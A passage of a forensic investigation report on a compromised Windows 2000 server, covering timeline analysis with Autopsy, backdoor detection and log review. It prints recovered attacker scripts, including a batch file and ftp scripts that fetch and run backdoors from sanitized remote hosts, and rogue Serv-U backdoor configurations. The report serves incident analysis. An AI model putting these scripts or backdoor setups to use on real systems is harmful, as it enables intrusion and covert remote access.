
```
 [root@compaq c]# stat ntldr
  File: `ntldr'
  Size: 214432         Blocks: 419        IO Block: 4096   Regular File
Device: 700h/1792d     Inode: 5004        Links: 1
Access: (0400/-r--------)  Uid: (    0/    root)   Gid: (    0/    root)
Access: 2003-01-25 11:51:35.000000000 +0100
Modify: 2002-09-15 11:34:23.000000000 +0200
Change: 2002-09-15 11:34:23.000000000 +0200
```

```
[root@compaq system32]# stat wsock32.dll
  File: `wsock32.dll'
  Size: 21776           Blocks: 43         IO Block: 4096   Regular File
Device: 700h/1792d      Inode: 9143        Links: 1
Access: (0400/-r--------)  Uid: (    0/    root)   Gid: (    0/    root)
Access: 2003-01-29 17:11:25.000000000 +0100
Modify: 2002-07-22 12:05:04.000000000 +0200
Change: 2002-09-15 11:42:35.000000000 +0200
```

2.4.2.4 System timezone

The time zone-information in Windows 2000 is available in the registry key "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\TimeZoneInformation". The time zone on this computer is set to "West-Europe", which is equivalent to GMT+1. Note that this has to be taken into consideration when creating a case in Autopsy, as we will see later.

This is how it looks imported into another host:



2.4.2.5 Hidden files and folders

Independent of operating system, it is not uncommon to "hide" malicious files and directories by using names that start on special characters like "_" and ".". Although these files are not really "hidden" in a Windows environment, they might still avoid the attention of a system administrator. A simple search for camouflaged directories of this type provides several interesting results:

```
# find /mnt/lacie/mnt/ -name ".*"
/mnt/lacie/mnt/c/WINNT/system32/Microsoft/Crypto/.files
/mnt/lacie/mnt/c/WINNT/Config/.tmp
/mnt/lacie/mnt/c/WINNT/Config/.tmp/.sys

# find /mnt/lacie/mnt/ -name "_*"
/mnt/lacie/mnt/c/WINNT/system32/Microsoft/Crypto/_dmp
/mnt/lacie/mnt/c/WINNT/_default .pif
/mnt/lacie/mnt/c/WINNT/Config/_
/mnt/lacie/mnt/c/WINNT/Config/_/_tmp
/mnt/lacie/mnt/c/WINNT/Config/_/_tmp/_dmp
```

We take note of these files for the purpose of further analysis.

2.4.2.6 Virus scan

Also, a simple virus-scan also provides some interesting information regarding possible Trojans or backdoors on the system. A free version of F-Prot for Linux is downloaded[7], and gives the following results:

```
#  f-prot /mnt/lacie/mnt/
c/bd2.exe  is a security risk or a "backdoor" program
c/WINNT/system32/wsvc.exe           W32/Wollf.B
c/WINNT/system32/bd2.exe            W32/Wollf.B
c/WINNT/system32/d11host.exe  is a security risk or a "backdoor" program
c/WINNT/system32/wbem/ServUDaemon.exe  is a security risk or a "backdoor"
rogram
c/WINNT/system32/wbem/winmgnt.exe  is a security risk or a "backdoor"
program
c/WINNT/system32/Setup/svchost.exe  is a security risk or a "backdoor"
program
c/WINNT/Config/stro/winmgmt.exe  is a security risk or a "backdoor" program
```

W32/Wollf.B is described in an article at www.f-prot.com [Wollf.B]. A Brief Description of the program is also provided on the same site:

> "The Wollf.B is a W32 type backdoor, whi ch allows a cracker from a remote location full access to the compromised system. It installs itself as a service, along with spawning a shell on the system , allowing remote logins to port 7614 when initially run. "

However, the size of the file bd2.exe (56084) is not similar to the size of the W32/Wollf.B program (55.296) as described in [Wollf.B]. In other words, we may be dealing with a different version of the backdoor, or with some other program that accidentally happens to match with the W32/Wollf.B signature.

In any case, we take note of all the above files, as they are at least potential malicious code or backdoors.

2.4.3 System and application Log Files

It was attempted to open the event files in "C:\WINNT\System32\Config\":

```
# ls -la /mnt/lacie/mnt/c/WINNT/system32/config/*.Evt
-r--------    1 root     root       524288 Jan 29 17:38
/mnt/lacie/mnt/c/WINNT/system32/config/AppEv
ent.Evt
-r--------    1 root     root        65536 May 28  2002
/mnt/lacie/mnt/c/WINNT/system32/config/SecEv
ent.Evt
-r--------    1 root     root        65536 Jan 29 17:38
/mnt/lacie/mnt/c/WINNT/system32/config/SysEv
ent.Evt
```

The files were opened with the Event Viewer on a similar Windows 2000 Server installation, but the files seem to be corrupted. The attempt provided the following error: "Unable to complete the operation on Saved Application Log. The event log file is corrupted". This may be because:

- the log files are tampered with

[7] http://fprot.org/

- the files were corrupted when power was cut, or because
- there is an incompatibility between the compromised system and the analysis system.

Unfortunately, since the event files are binary files, it is difficult to analyse them without the proper interpreter. One possible tool for recovering this information is the program "dumpevt.exe", a (Windows) program by SystemTools.com[8] that converts event files to text files.

An attempt to use the program "dumpevt.exe" seems to confirm the suspicion that the event-files are corrupted. "Dumpevt.exe" is supposed to extract the log data from an event file into text format, but in our case, it is unable to extract any data from the event-files. The output of a program execution is as follows:

```
D:\dumpevt>dumpevt /logfile=app=d:\dumpevt\evt\AppEvent.evt
/outdir=d:\dumpevt\d
ump
21.05.2003 01:43:51
Somarsoft DumpEvt V1.7.3, Copyright ® 1995-1997 by Somarsoft, Inc.
LogType=Application
LogFile=d:\dumpevt\evt\appevent.evt
Computer=(local)
SystemRoot=C:\WINNT
Outfile=d:\dumpevt\dump\DVT8E1.tmp
Format=yes
DateFormat=(locale dependent)
TimeFormat=HH':'mm':'ss
FieldSeparator=,
ReplaceFieldSeparator=  (blank)
ReplaceCR=^
ReplaceLF=`
StringSeparator=;
MaxMessageLen=32000
MaxFragmentLen=32000
DumpData=none
SplitDateTime=yes
DumpRecnum=no
==>OpenBackupEventLog(d:\dumpevt\evt\appevent.evt) rc=1500
```

Another possibility is to look at the Internet Information Server logs, as they should be available in a readable clear-text format in the directory "c:\WINNT\System32\LogFiles\". These log files will often show traces of attacks on the web server, like UNICODE-attacks or buffer overflow attacks. However, this directory is empty in the compromised system, and a search for other locations (find /mnt/lacie/mnt/ -name *.log) does not find the log files in another directory. Note also that the log files in question were not found as "deleted files", as described later. This indicates that the files may have been overwritten, or that they were never actually created. Consequently, we do not have access to the web log files. There are, again, several possible reasons:

- The attacker has deleted the log files in order to cover tracks
- The logging was disabled

[8] http://www.systemtools.com/

- The web server has not logged to *.log files, but used another mechanism

In summary, we do not have access to any of the main log data for the compromised host. A likely reason for this is that it has been purposely deleted or corrupted, but it is also possible that logging has been disabled or files have been corrupted during the process of turning off the computer.

2.5 Analysis using TASK and Autopsy

2.5.1 Establishing a Case

Task 1.60 and Autopsy 1.70 (as introduced in section 2.4.1) are installed. Autopsy is an integrated graphical user interface based on the forensic tools in the TASK package. Autopsy is designed as a client-server architecture, where the server is started and assigned to a port. The server can be accessed with a regular web browser from the analysis computer itself, as well as from other computers on the network.

In our case, we start the Autopsy server, and open The Autopsy Forensics Browser in the web-browser Mozilla. When first opened, the user is asked to create a "New Case". When the case is created, the user may add one or more "Hosts" (equivalent to a computer), each of which can have one or more "Images" (equivalent to a disk partition or logical disk). The images are provided as "dd"-files (as described earlier) that are mounted on a given directory.

Autopsy is also capable of creating MD5 hashes of the images as they are imported, but we have already performed this operation in section 2.3. In addition, Autopsy is capable of creating a timeline for a host, as described in section 2.5.2.

When the case has been created and all hosts and images added, the user can open each of the images to perform the analysis. In the main analysis window for image analysis, there are six different banners:

- File Analysis: Browsing files and directories in the image.
- Keyword Search: Allows searches for keywords, IP-addresses, and dates in allocated (e.g. files) and unallocated (e.g. deleted files) space.
- File Type: Sorts the files based on file type. It is also possible to compare the MD5 hashes of all the files with known hashes from a "hash database". This can be a useful tool in recognizing e.g. known system files or known malicious files.
- Image Details: Prints key information on "File system information", "Meta-data information", and "Content-data information".
- Meta Data: Allows viewing of meta-data structures that contain details of a file (e.g. pointers to data units or file times). In the case of NTFS, this structure is called the "Master File Table entries".
- Data Unit: A useful tool for viewing e.g. deleted data. It allows viewing of individual data units (clusters).

We are now ready to start a new project with the following settings:

Description	Parameter
Evidence Locker	/mnt/lacie/analysis
Start Time	Tue Apr 1 12:53:29 2003
Case Name	giac_01
Description (Case)	GIAC practical
Investigator	analyst, root
Host Name	win2ksrv
Description (Host)	Compromised Win 2000 Server
Time zone	GMT + 1 (see 2.4.2.4)
Host Directory	/mnt/lacie/analysis/win2ksrv/

We can now add the three images (sda1_c.dd, sda2_d.dd, and sda3_e.dd) to the case. For each of the images we add the MD5 value from section 2.3 and choose "verify before adding image". The mount points are set to /mnt/lacie/mnt/c, /mnt/lacie/mnt/d and /mnt/lacie/mnt/f. When the images are imported, the first action is to go to the "Keyword Search" window, create an unallocated data file and extract strings from the file systems. This is repeated for each of the images.

2.5.2 Timeline Analysis

As mentioned above, it is possibly to generate a timeline for a "host" in Autopsy. The timeline is created as a text-file, and it creates a chronological overview of file activity. The timeline is based on the file times, and in NTFS there are timestamps for "last written", "last accessed", and "last changed" for every file. The weaknesses of such an approach are that the file times can be easily modified by an attacker, and that the timeline only contains the "last" time for each of the file operations. Information regarding earlier writes, accesses, or changes are simply not recorded by the filesystem.

The Autopsy Timeline menu is available by pushing the "File Activity Time Lines" button in the window for our host (win2ksrv). The creation of the timeline is a two-step process, and it starts with pushing the button "Create Data File", which creates a data file containing all necessary information about the files in the system. When the data file is created, the "Create Timeline" function processes and sorts the information in the data file and provides a chronologically sorted list of file activity events. At this time, the timeline can be viewed in the Autopsy browser or in a text editor.

Now that the timeline has been created, we try to identity interesting events in the timeline based on the findings from the last section. In particular, we want to find out installation and upgrade dates, the date when the system was taken off-line, as well as any unusual events associated with the systems compromise. The timeline was

acquired using Autopsy as described above, and excerpts of it are included in Appendix D. The full timeline is not included, as it is about 8MB (uncompressed). The next section contains a summarized analysis of the timeline, and it is recommended that the reader reads the timeline using Appendix D actively as a reference.

However, in order to illustrate the use of the timeline, we will look at the three first rows from Appendix D:

```
Thu  Sep  19  2002  05:33:35  69  m.c  -/-rwxrwxrwx     0  0  636-128-1 /mnt/lacie/c/WINNT/system32/ r.bat
Thu  Sep  19  2002  05:33:36   0  mac  -/-rwxrwxrwx     0  0  637-128-1 /mnt/lacie/c/WINNT/system32/sui.exe
Tue  Oct   1  2002  20:30:51  24  m.c  -/-rwxrwxrwx     0  0  635-128-3 /mnt/lacie/c/WINNT/system32/s.t
```

This excerpt shows:

- On Thursday Sep 19 2002 at 05:33:35, a file "/WINNT/system32/r.bat" was "written" and "changed" (but not necessarily "accessed"). The file is 69 bytes, and everybody has all permissions (rwxrwxrwx). A look at "r.bat" shows (see section 2.5.2.2) that it is a script that downloads and executes a program called "sui.exe".
- On Thursday Sep 19 2002 at 05:33:36, a file "/WINNT/system32/sui.exe" was "written", "accessed", and "changed". The file is currently 0 bytes, and everybody has all permissions. The file has no contents, so it is unfortunately difficult to see what it is supposed to do.
- On Tuesday Oct 1 2002 at 20:30:51, a file "/WINNT/system32/s.t" was "written" and "changed". The file is 24 bytes, and everybody has all permissions. A look at the file shows one line that indicates that the file may be input for an ftp server: "open XX.XXX.XXX.XX 948".

The timeline analysis is presented in the following two subsections. Subsection 2.5.2.1 provides a chronological discussion of events that seem to be related to the system compromise, whereas subsection 2.5.2.7 provides a summarized overview of the key events related to the attacks. In a later section, we will discuss the nature of the malicious software that has been installed (2.5.5).

2.5.2.1 Chain of Events

This section is based on the timeline analysis and the timeline in Appendix D. This section is not a line-by-line analysis of the timeline, but rather an attempt to analyse the chain of events leading up to the January 29, when the system compromise was detected. We will focus on what files were written, changed, or modified in connection with the attacks on the system, and we will as far as possible try to figure out what has occurred on the system. One way to do this is to look at interesting text files that are available. These text files may contain scripts, logs, configurations, etc., and they may help explain the events that have occurred on the system.

In particular, we will be looking for digital footprints and forensic evidence, like for example IP-addresses, user names, and other information that can help us in finding the origin on the attacks. Note that it is possible that the server has been compromised by several parties, so that the tracks may lead in different directions. Note also that the information provided here has been sanitized in order to protect the identity of the involved parties.

Because of the long time that has passed since the server was originally compromised, it is very difficult to find any traces of which exploit was used to gain

access to the computer in the first place. Since the server is running MS IIS and MS SQL, one possibility is certainly a UNICODE attack or an attack on the SQL server, but other attacks are also possible. However, the lack of intact log-files (see section 2.4.3) makes it very difficult to find the original point of entry, as many attacks (like buffer overflow and UNICODE attacks) only leave traces in the logs. As a result of this, our best hope may be to find traces of the first files that were uploaded to the system and executed.

2.5.2.2 First contact

The first files that we notice on the timeline are "r.bat" and "sui.exe" from Sep 19 2002. "r.bat" seems to be a script that opens up an ftp-session and runs the ftp-commands given in the file "s.t". The script proceeds to delete the "s.t" file and execute the file "sui.exe". The options to "sui.exe" may indicate that the program may listen to port 678 or port 345 or both. The script then calls "g.bat" (which we can't locate on the file system or in the deleted files), and deletes "r.bat":

```
# cat r.bat
ftp -vnAs:s.t
del s.t
sui.exe -s678p345 -o
call g.bat
del r.bat
```

This event actually seems to be the first sign of an attack on the system. The script "r.bat" was uploaded, executed, and "sui.exe" was successfully uploaded and executed as well. However, the current "s.t" was written and changed on Oct 1, so it may have changed from Sep 19. Consequently, we do not know which ftp-server was connected and what files were downloaded at this day.

The next file that we have noticed is "/c//WINNT/system32/s.t" from Oct 1 2002. This file seems to contain input to the above mentioned "r.bat", giving instructions on which IP-address to connect to, and on which port. However, our current "s.t" does not seem to be complete, as it does not actually download any files:

```
# cat s.t
open XX.XXX.XXX.XX 948
```

2.5.2.3 A rootkit and a backdoor

On Oct 16, we see that the file "1.tmp" is created, and the command "file 1.tmp" recognizes this file as a "MS-DOS executable (EXE)". A quick "strings" search of the file reveals a string "ServUApp", which may indicate that the file includes the ServU software, which is further described in section 2.5.5. However, we don't see any indications that the file may have been executed before Nov 28 2002.

On Nov 28 2002, we see several new binaries being written, including "tlist.exe" (the name of a task list viewer program), "winmgmt.exe" (the name of a service management tool), "Tzolibr.dll" (a name usually associated with hacker tools), and "kill.exe" (the name of a process kill program). Also, we see the first references to "servudadmin.ini" and "servudaemon.ini" in "/c/WINNT/Config/stro/". At this point, it seems that someone has installed a rootkit that includes a rogue ftp-server (ServU) and is able to do process management (hence "tlist.exe" and "kill.exe"). At this point,

however, the ServU configuration files seem to be fairly basic or default, but I will include them for reference:

```
# cat WINNT/Config/stro/servuadmin.ini
[GLOBAL]
FirstTime=0
MenuImages=1
DirAccessView=205|80|75
IPAccessUserView=180|60|50
DirCacheView=0|40|40|50|140|75|100
MainViewState=0
MainView=30|30|694|478|228
StatusBar=0
ToolBar=1
MessageView=50|50|345|396
IPAccessView=220|70
MapLinkView=150|150|75|150|150|100
UserInfoView=0|1|50|80|125|75|150|100
BlockInfoView=0|100|100|75|75
SpyView=0|60|200|80|70|65
TreeState=microsoft|Domains|<< Local Server >>
[SERVERS]

# cat WINNT/Config/stro/servudaemon.ini
[GLOBAL]
Version=4.1.0.0
ProcessID=1580
[Domain2]
User1=XXX|1|0
[DOMAINS]
Domain1=0.0.0.0||21|aa|2|0
[USER=XXX|2]
Password=XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
HomeDir=c:\
TimeOut=600
Maintenance=Domain
Access1=c:\|RWAMELCDP
```

The next interesting events occur on Dec 22 2002, were we see another configuration file being created in "/c/WINNT/Debug/Serv-U.ini", but this one seems to be very general, and it refers to nonexistent directories. It is similar to the configuration file above, but interestingly it also includes a reference to two user names:

```
[USER=XXXXXXX]
Password=XXXXXXXXXXXX
HomeDir=c:\
LoginMesFile=c:\login.txt
AlwaysAllowLogin=YES
TimeOut=20
Access1=x:\,RWAMCDLEP
Access2=g:\,RWAMCDLEP
Access3=f:\,RWAMCDLEP
Access4=e:\,RWAMCDLEP
Access5=d:\,RWAMCDLEP
Access6=c:\,RWAMCDLEP
[USER=XXXX]
Password=XXXXXXXXXX.
HomeDir=x:\recycler\temp
LoginMesFile=c:\ifor\win\bin\en_us\login.txt
HideHidden=YES
RelPaths=YES
MaxUsersLoginPerIP=5
TimeOut=5
Access1=x:\recycler\temp,RWAMCDLP
```

2.5.2.4 Proof of execution

However, on Dec 24 2002, two new files are created: "/c/WINNT/Config/stro/ServStartUpLog.txt" and "/c/WINNT/system32/Setup/ServUDaemon.ini". The first of these is a start-up-log for the "Serv-U FTP Server v3.0", and it includes two IP-addresses that can connect to the server. This is proof that Serv-U was executed and that it was running between 11:00 and 21:04 at Dec 24 2002. In addition, we have an indication that the two IP-addresses may be involved in the attack. The log-file is as follows:

```
# cat WINNT/Config/stro/ServUStartUpLog.txt
Tue 24Dec02 11:00:14 - Serv-U FTP Server v3.0 - Copyright (c) 1995-2001 Cat
Soft, All Rights Reserved - by Rob Beckers
Tue 24Dec02 11:00:14 - Cat Soft is an affiliate of Rhino Software, Inc.
Tue 24Dec02 11:00:14 - Using WinSock 2.0 - max. 32767 sockets
Tue 24Dec02 11:00:14 - Starting FTP Server...
Tue 24Dec02 11:00:15 - FTP Server listening on port number 21, IP
XXX.XX.X.XX, XXX.XXX.X.X, 127.0.0.1
Tue 24Dec02 11:00:15 - FTP Server listening on port number 43958, IP
127.0.0.1
Tue 24Dec02 11:00:15 - OUT-OF-DATE! This trial version of Serv-U is out-of-
date!
Tue 24Dec02 21:04:15 - FTP server going down...
```

A bit later in the (Dec 28 2002), a new login-screen is created in "/c//WINNT/system32/Microsoft/Crypto/_dmp/login.txt". This file seems to be a welcome-screen for a backdoor, probably intended for filesharing, since there are statistics for down/upload, free space, etc. Interestingly, this file also has a signature or nick name that may be associated with the attacker. The file looks like this:

```
# cat WINNT/system32/Microsoft/Crypto/_dmp/login.txt

-=========-=-==========-=-==========-=-=========-=
           A XXXXXXXXX XXXXXXXXXX

       Scanner     :    XXXXXXXXXXX
       Filled      :    XXXXXXXXXXX
       Hax0red     :    XXXXXXXXXXXXX
-=========-=-==========-=-==========-=-=========-=
 Your ip: %IP
-=========-=-==========-=-==========-=-=========-=
          THIS SERVER HAS:
   1. Been secured against rehacks
   2. Sfv checker
-=========-=-==========-=-==========-=-=========-=
Server stats:
    Users logged in: %loggedInAll total
      Current users: %Unow
      Kb downloaded: %ServerKbDown Kb
        Kb uploaded: %ServerKbUp Kb
   Files downloaded: %ServerFilesDown
     Files uploaded: %ServerFilesUp
  Average througput: %ServerAvg Kb/sec
  Current througput: %ServerKBps Kb/sec
   Free Space      : %DFree MB
-=========-=-==========-=-==========-=-=========-=
Ive been up for: %ServerDays days, %ServerHours:%ServerMins:%ServerSecs
-=========-=-==========-=-==========-=-=========-=
```

On the same day, several binaries are also uploaded to the system. These files are "bd2.exe" and "wsvc.exe", and they are identified as "W32/Wollf.B" in section 2.4.2.6. Two days later, on Dec 30, another file, "PipeCmdSrv.exe" is uploaded. This file is discussed in [Wilson 2002], and it seems to be a server for command execution. At this point, it seems that the attacker, or possibly even another attacker, is expanding the hacker toolkit already installed on the system.

2.5.2.5 A proper configuration file - the hacked system in production

At Dec 31 2002, we get the first complete configuration file for the ServU daemon. At this point, there is a group name, a registration key, and several user names with passwords. This is a manually configured configuration file, and it may provide some useful pointers to the origin of the attack:

```
# cat c/WINNT/system32/wbem/ServUDaemon.ini
[GLOBAL]
Version=3.0.0.17
ProcessID=2332
RegistrationKey=XXXXXXXXXXXXXXXXXXXXX XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX

[DOMAINS]
Domain1=0.0.0.0||6640|PTL|1

[Domain1]
User1=XXXXXXXXXXXXXXX|1|0
```

```
User2=XXXXXXXXXXXXXX|1|0
User3=XXXXXXXXXX|1|0
User4=XXXXXXXXXXXX|1|0

[USER=Administrator|1]
Password=XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
HomeDir=c:\winnt\system32\microsoft\crypto\rsa\S-1-5-20
LoginMesFile=c:\winnt\system32\wbem\winmgnt.dll
MaxUsersLoginPerIP=3
TimeOut=600
Maintenance=System
Access1=\|RWAMELCDP

[USER=leech|1]
Password=XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
HomeDir=c:\winnt\system32\microsoft\crypto\rsa\s-1-5-20
LoginMesFile=c:\winnt\system32\wbem\winmgnt.dll
RelPaths=1
MaxUsersLoginPerIP=1
TimeOut=60
MaxNrUsers=3
Access1=c:\winnt\system32\microsoft\crypto\rsa\S-1-5-20|RLP

[USER=upload|1]
Password=XXXXXXXXXXXXXXXXXXXXXX
HomeDir=c:\winnt\system32\microsoft\crypto\rsa\s-1-5-20
LoginMesFile=c:\winnt\system32\wbem\winmgnt.dll
RelPaths=1
MaxUsersLoginPerIP=1
TimeOut=60
MaxNrUsers=3
Access1=c:\winnt\system32\microsoft\crypto\rsa\S-1-5-20|WALCP

[USER=XXXXXXXXXXXX|1]
Password=XXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
HomeDir=c:\
LoginMesFile=c:\winnt\system32\wbem\winmgnt.dll
AlwaysAllowLogin=1
TimeOut=600
Maintenance=System
Access1=C:\|RWAMELCDP
Access2=D:\|RWAMELCDP
Access3=E:\|RWAMELCDP
```

With the new configuration file in place, the server is started at 02:41", but there is an error message: " Tue 31Dec02 02:55:07 - OUT-OF-DATE! This trial version of Serv-U is out-of-date!". The activity seems to stop, and it doesn't reappear before Jan 4, when the "1.tmp" file (as discussed above) is changed.

2.5.2.6 More tools

At Jan 5, we see the uploading of several new files: "/c/bd.exe", "/c/WINNT/system32/d11host.exe", "/c/WINNT/system32/abc", and "/c/WINNT/bd2.exe". The files "/c/bd.exe" and "/c/bd2.exe" are changed again on Jan 22, at the same time as the creation of the file "handle.exe". As we might recollect from 2.4.2.6, the files "/c/bd2.exe" and "/c/WINNT/system32/d11host.exe" are recognized as backdoors.

Unfortunately, the file "abc" is deleted, but one may guess that this script is indeed the same as the script in unallocated disk space as found in section 2.5.3. This suspicion seems quite likely, since the string "abc" is found directly before the script itself. This script includes a username and a password, and it downloads the file "bd2.exe" to "c:\":

```
a.b.c.....P..........1.......anonymous
XXXXX
bin
lcd c:\
get bd2.exe
bye
```

There is also another ftp script file "/c/WINNT/Config/.tmp/ftp.txt" from Jan 22 2003. This file includes an IP-address, a port number, a user name, as well as a password. The script connects to the IP-address and downloads all files (*.*). By tracing the IP-address, this script may provide information on the location and identity of the attacker:

```
# cat WINNT/Config/.tmp/ftp.txt
o XXX.XX.X.XXX 9669
XXX
XXX
mget *.*
quit
```

During the following days, we see more server activity in "/c/WINNT/Config/ServUStartUptLog.txt". In this case, it seems like the server has been up from Jan 26 to Jan 29 2003. Note that at this time, the attacker(s) have actually managed to insert a valid registration key, so that the software starts without the registration warning/ error. This log provides another proof that a backdoor has been executed, and there is another indication of what IP-addresses may have been involved. This is the log:

```
# less WINNT/Config/ServUStartUpLog.txt
Sun 26Jan03 09:00:18 - Serv-U FTP Server v3.0 - Copyright (c) 1995-2001 Cat
Soft, All R
ights Reserved - by Rob Beckers
Sun 26Jan03 09:00:18 - Cat Soft is an affiliate of Rhino Software, Inc.
Sun 26Jan03 09:00:18 - PROBLEM: Cannot find/load DLL JAsfv.dll (can also
happen if the
DLL uses other DLLs which are not available)
Sun 26Jan03 09:00:18 - Using WinSock 2.0 - max. 32767 sockets
Sun 26Jan03 09:00:18 - Starting FTP Server...
Sun 26Jan03 09:00:19 - FTP Server listening on port number 1337, IP
XXX.XX.X.XXX, XX.XX.XX.XX, 127.0.0.1
Sun 26Jan03 09:00:19 - FTP Server listening on port number 43958, IP
127.0.0.1
Sun 26Jan03 09:00:19 - Valid registration key found
Wed 29Jan03 10:00:56 - FTP server going down...
```

2.5.2.7 Timeline Summary

The following table contains a summary of the timeline as provided in section 2.5.2. This table is meant as a brief reference of the chain-of-events, and it is a supplement to the previous subsections, as well as to the timeline in Appendix D.

Time	Event
Sep 19 2002	r.bat and sui.exe created
Oct 1 2002	/WINNT/system32/s.t created
Oct 16 2002	First reference to /WINNT/Config/1.tmp
Nov 28 2002	Several files created or modified in /WINNT/Config/stro/
Dec 7 2002	Files modified in /WINNT/Config/_/_tmp
Dec 7 2002	Files modified in /WINNT/system32/Microsoft/Crypto/_dmp/
Dec 22 2002	File /WINNT/Debug/Serv-U.ini modified
Dec 24 2002	Directory /WINNT/Config/stro changed
Dec 24 2002	New files in /WINNT/Config/stro and /WINNT/system32/Setup/
Dec 26 2002	New files in /WINNT/Debug
Dec 27 2002	Activity in directory /WINNT/system32/wbem/
Dec 28 2002	New files in /WINNT/system32/Microsoft/Crypto/_dmp/
Dec 28 2002	Files created and modified in /WINNT/system32/
Dec 30 2002	New files in /WINNT/system32 and /WINNT/system32/Microsoft/Crypto/
Dec 31 2002	Created and modified files in /WINNT/system32/wbem and /WINNT/system32/Microsoft/Crypto
Jan 4 2003	New files in /WINNT/Config/_/ and /WINNT/system32
Jan 5 2003	Created files abc and d11host.exe in system32
Jan 8 2003	Created files in /WINNT/system32
Jan 22 2003	Created files bd.exe, bd2.exe and handle.exe in root directory
Jan 22 2003	New files in /WINNT/Config/.tmp/
Jan 29 2003	Several files accessed in /WINNT/Config/

Based on this, we can set up some assumptions on the main stages of the system compromise. It is not the intention of this list to explain every event in the system, but rather to generalize and show some of the different stages in the attack. For a more comprehensive analysis, see the previous subsections. These are the main stages in the attack:

1. Sep 19 2002 - First Contact
   First sign of hacking activities
2. Oct 16 2002 - A Rootkit and a Backdoor
   The rootkit "1.tmp" with the ServU daemon is installed
3. Dec 24 2002 - Proof of Execution
   The log "/c/WINNT/Config/stro/ServUStartupLog.txt" shows the first known execution
4. Dec 31 2002 - A Proper Configuration - a Hacked System in Production
   The file "c/WINNT/system32/wbem/ServUDaemon.ini" shows a fully configured ServU daemon with users and access control
5. Jan 5 2002 - More Tools
   The files "d11host.exe", "/c/bd.exe", and "/c/bd2.exe" are added to the already extensive toolbox
6. Jan 26 2002 - Last Execution
   The log file "/c/WINNT/Config/ServUStartUptLog.txt" shows a three day long execution of ServU

2.5.3 String Search

As discussed in 2.5.1, Autopsy has a separate menu for keyword searches. The searches are performed for one image at a time, and the user may choose to search in the allocated or unallocated disk space. There are also options for searching on IP-addresses (a search for strings that matches the format of any IP-address, for instance 10.0.1.1) and common date log formats (a search for strings that matches the format of dates in many log files, for instance May 4 00:00:00), but these are very time-consuming searches that provide a very long list of output.

In the analysis system used in this case, the searches for IP-addresses and date log formats frequently caused the web browser to crash. In addition, it is inconvenient to manually go through very long lists of hits. Because of these factors, these automated searches have not been very useful in this analysis, but such automated and predefined searches should have a good potential in general.

In this report, we choose to focus on searching for key-words related to the files in 2.5.2 and 2.5.5, like for instance file and program names, in addition to more specific searches for the user names and IP-addresses. The following types of searches have been attempted:

- Program and file names, for example ServU, d11host, PipeCmdSrv
- Usernames and passwords (sanitized in this report)
- Specific IP-addresses (sanitized in this report)
- Port numbers (searches return too many hits)

- Automated searches for IP-addresses and dates (too many hits too be useful)

Some of the search results point directly to files that are already located, like the ServU programs and configuration files. These results are not further discussed in this section. However, other hits may contain interesting information in unallocated disk space or files that have not been found yet. For the purpose of this report, we can define unallocated disk space to be space on a hard disk that is not occupied by a file. In general, a keyword hit in the unallocated disk space means that a part of a deleted file has been found.

Appendix E includes some reports of what has been found in the unallocated memory during a search for "1.tmp" and "d11host.exe". The two first reports show a system dump during a crash that occurred on Jan 25 2003. Interestingly, these system dumps include a list of processes, giving us the opportunity to study the state of the system at the time. This is important, as it proves that the programs in question have been executed and kept running on the compromized system. Some of the files that were running at the time were:

- 1.tmp.exe
- d11host.exe
- winmgmt.exe

In addition, we searched for different user names, and found an ftp-script with an anonymous user with a unique password. In this case, the password was the same as a user name (from section 2.5.2.5):

```
anonymous
XXXXX
bin
lcd c:\
get bd2.exe
bye
```

As mentioned above, see Appendix E for the full output of the most interesting keyword hits.

2.5.4 Deleted files

The file system was searched for deleted files in the unallocated disk space by using the "All Deleted Files" function in Autopsy. There is a large number of deleted files on the c:\ drive, and very little on the d:\ and f:\ drives. There are several deleted or overwritten files related to the attack on the c:\ drive, but these seem to be similar to files that we have already found. The interesting deleted or overwritten files that were found are the following:

```
r / r   /mnt/lacie/mnt/c/WINNT/Connection Wizard/mw.txt   2002.12.07 15:22:42 (CET)
2003.01.25 11:56:50 (CET)   2003.01.04 18:10:23 (CET)   698   0   0   736-128-1 (realloc)

r / r   /mnt/lacie/mnt/c/WINNT/Connection Wizard/tlist.exe   2002.11.28 10:50:37 (CET)
2003.01.25 11:56:49 (CET)   2003.01.29 10:09:17 (CET)   17920   0   0   643-128-3 (realloc)

r / r   /mnt/lacie/mnt/c/WINNT/Connection Wizard/Tzolibr.dll   2002.11.28 10:51:30 (CET)
2003.01.25 11:56:49 (CET)   2002.11.28 10:51:30 (CET)   36864   0   0   647-128-3 (realloc)

r / r   /mnt/lacie/mnt/c/WINNT/Connection Wizard/winmgmt.exe   2002.11.28 10:51:26 (CET)
2003.01.25 11:56:50 (CET)   2003.01.29 10:09:17 (CET)   496836   0   0   644-128-3 (realloc)
```

```
